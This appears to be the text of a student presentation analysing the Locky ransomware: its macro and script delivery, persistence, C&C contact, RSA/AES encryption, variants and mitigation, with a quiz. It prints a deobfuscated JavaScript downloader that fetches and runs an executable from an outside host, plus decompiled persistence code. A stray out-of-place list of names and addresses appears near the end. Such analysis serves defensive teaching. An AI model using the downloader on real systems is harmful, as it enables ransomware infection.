Locky Ransomware

Jose Cardona

Malgorzata Sawicki

Ayrton Mule

A quick re-introduction into ransomware

What is Ransomware?

- It is a computer malware that installs covertly on a victim's device and holds the victim's data hostage(or threatens to publish it) until a ransom is paid.

Ransomware targets

- Indiscriminate wide-scale ransomware attacks are the biggest menaces on the Internet with total cost of $1billion for 2016

Organizational infections:

- Services sector - 38 percent
- Manufacturing - 17 percent
- Finance – 15 percent
- Insurance and Real Estate – 10 percent
- Public Administration - 10 percent

Why businesses?

- Businesses have more sensitive data
- Entire networks infected quickly
- Critical systems can go offline


Impact of Ransomware on business

The true costs of ransomware destruction:

- downtime costs - shut down due to infection
- financial cost - ransom pay, legal bills, fines or penalties
- data loss - company records, customer information, intellectual property
- loss of life - compromised medical equipment , medical history inaccessible

Enter Locky

- Locky is the nickname of a (relatively) new strain of ransomware that emerged around Feb 2016. Since then, it has been the most prolific ransomware variant created to date. Attackers spread the threat through a massive spam network.




"Locky" sets your wallpaper to make sure you know what to do next


- The first variant of the malware encrypts all relevant, non-system files with the extension `.locky`, hence the nickname.

Locky Infection

- Locky originally arrived via a malicious macro in a Word document. The document advises you to enable macros if the data encoding is incorrect.
- Doing so saves the payload onto the disk and executes it, prompting a download of the rest of the malware from the Command an Control (C&C) server.




Locky Infection




Locky Infection

- After the original Locky, its creators have modified the delivery methods in ways such as LNK file payload delivery (Powershell scripts) and malicious "JavaScript" inside a zip file (actually HTA files which execute the script) .



Locky Infection

- Infection via the javascript payload is performed via obfuscation, wherein a function is added to a String object prototype and executed via eval()



Locky Infection

- After some deobfuscation, it looks like this:

```
objShell = new ActeXObject("WScript.Shell");
filePath = objShell.ExpandEnvironmentStrings("%TEMP%/gQcopIs7.scr");
objHttp = new ActeXObject("MSXML2.XMLHTTP");
objHttp.open("GET", "http://mondero.ru/system/logs/56y4g45gh45h", false);
objHttp.send();
while (objHttp.readystate < 4 ) {
    this.WScrip.Sleep(100);
}
objStream = new ActeXObject("ADODB.Stream");
try { objStream.open();
    objStream.type = 1;
    objStream.write(objHttp.ResponseBody);
    objStream.position = 0;
    try {
        objStream.saveToFile(filePath, 2);
        objStream.close();
        objShell.Run(filePath);
    }
    catch (somejunk) {};
}
catch (somejunk) {};
```

A deeper technical look at Locky: Persistence


- Locky, after infection, proceeds to persist the binary to the system.

```
sub_4043E2((int)&lpNewFileName, L"svchost.exe");
LOBYTE(v98) = 12;
v23 = lpNewFileName;
if ( v72 < 8 )
  v23 = (const WCHAR *)&lpNewFileName;
v24 = lpExistingFileName;
if ( v69 < 8 )
  v24 = (const WCHAR *)&lpExistingFileName;
if ( CopyFileW(v24, v23, 0) )
{
  v27 = sub_4043E2((int)&v53, L":Zone.Identifier");
  if ( *(_DWORD *)(v27 + 20) >= 8u )
    v27 = *(_DWORD *)v27;
  DeleteFileW((LPCWSTR)v27);
```

- The original locky is moved to %TEMP%, renamed to “sys.tmp” and deleted.


A deeper technical look at Locky: Persistence

- Locky sets a registry value in case the infected PC is restarted before the malware encrypts all the files.
- In this case, Locky encrypts the files during the next session.



A deeper technical look at Locky: C&C

- Next Locky proceeds to delete all Volume Snapshot Service (VSS) files. This prevents any retrieval of data from an infected PC.
- Locky then attempts to contact a Command and Control (C&C) server using a hard coded IP. In the case of an antivirus IP block, a domain generation algorithm is used.



A deeper technical look at Locky: C&C

- Requests to the C&C server are of the form:

  HTTP/1.1 POST
  http://{hardcoded_IP_or_DGA}/.main.php?{parameters}

- The malware computes a User ID from an MD5 Hash of the volume mount point GUID from the infected machine's hard disk.
- Locky scans the infected device's operating system version and checks if it is a 32/64 bit version and displays the message in the correct install language.

A deeper, technical look at Locky: File Encryption

- Locky encrypts 164 different file types. Everything from documents to database files.
- It starts encrypting files only after it reports the infection to the C&C server and gets back the RSA public key.
- Since files are encrypted with the public key and the server holds the private 2048 bit key, brute forcing encryption is not a feasible defense.

A deeper, technical look at Locky: File Encryption

- After it receives the RSA key, it generates a random AES 128 bit key for each file, encrypts the file with the key, and encrypts the keys with the RSA public key.
- Given the strength of this attack, the only hope after infection and encryption, is to restore files from a physical backup (an entire OS re-install) or paying the perpetrators.

Locky spinoffs and variants

Locky is not alone. Shortly after its inception, the following variants have surfaced:

- Bart virus
- ODIN virus
- Thor virus
- Shit virus
- Hucky virus
- AutoLocky virus

Victims of Locky

- Jan 20,2017: Vulnerabilities in Facebook and LinkedIn have been exploited by the hackers. Malicious code was embedded into an image file and successfully uploaded to the social media network websites. It exploited a misconfiguration on the social media infrastructure to deliberately force their victims to download the image file.

Mitigation Techniques for your business

Locky is special and requires extra safeguards including:

- user training
- admin rights
- edit your firewall rules
- unlimited backup
- patch early and often
- Disaster Recovery as a Service (DRaaS)

Tips to protect *Yourself*

- Keep your security software up-to-date
- Protect your PC with anti-malware software
- Back up your files – external drives
- Do not open any suspicious emails or attachments that come with them.
- Update your software frequently

Thank you


Phone
Connor Michale B
Connor Richard 3740 Hargrove
Connor Sarah 1823 Doncaster
Connor Sarah Ann 2816
J 309 Calder
9124 Dellen
691 Broadhurst

Q&A

1. What is a way to protect yourself from the spam campaigns?
2. How does Locky encrypt your files?
3. If you managed to break into Locky's C&C server and retrieve your RSA Key, how would you go about decrypting your files, in the case of infection?

Q&A

Answers:

1. What is a way to protect yourself from the spam campaigns?

   A: Don't open emails you do not trust, and do NOT enable macros on arbitrary documents.

2. How does Locky encrypt your files?

   A: AES-128, and the AES keys are encrypted with a public RSA key. The private key for an assigned ID is kept on the C&C server.

3. If you managed to break into Locky's C&C server and retrieve your RSA Key, how would you go about decrypting your files, in the case of infection? (In theory, you have access to the table from which the references to each file and key are placed)

   A: You would first decrypt the keys in a batch with the private RSA key, then using the map of file -> keys, decrypt a file with it's decrypted key.

References

- References:
- https://threatpost.com/locky-targets-opm-breach-victims/121879/
- http://www.2-spyware.com/remove-locky-virus.html
- http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/ISTR2016_Ransomware_and_Businesses.pdf
- https://nakedsecurity.sophos.com/2016/02/17/locky-ransomware-what-you-need-to-know/
- https://www.infrascale.com/wp-content/uploads/pdf/Infrascale-Un-Locky-for-Business-eBook.pdf
- https://blog.avast.com/a-closer-look-at-the-locky-ransomware
- https://themerkle.com/darknet-marketplaces-get-flooded-with-ransomware-diy-kits/
- https://www.fbi.gov/news/stories/ransomware-on-the-rise
- https://www.theregister.co.uk/2017/01/20/locky_ransomware_horrors how_returns/
- https://www.symantec.com/security_response/writeup.jsp?docid=2016-021706-1402-99&tabid=2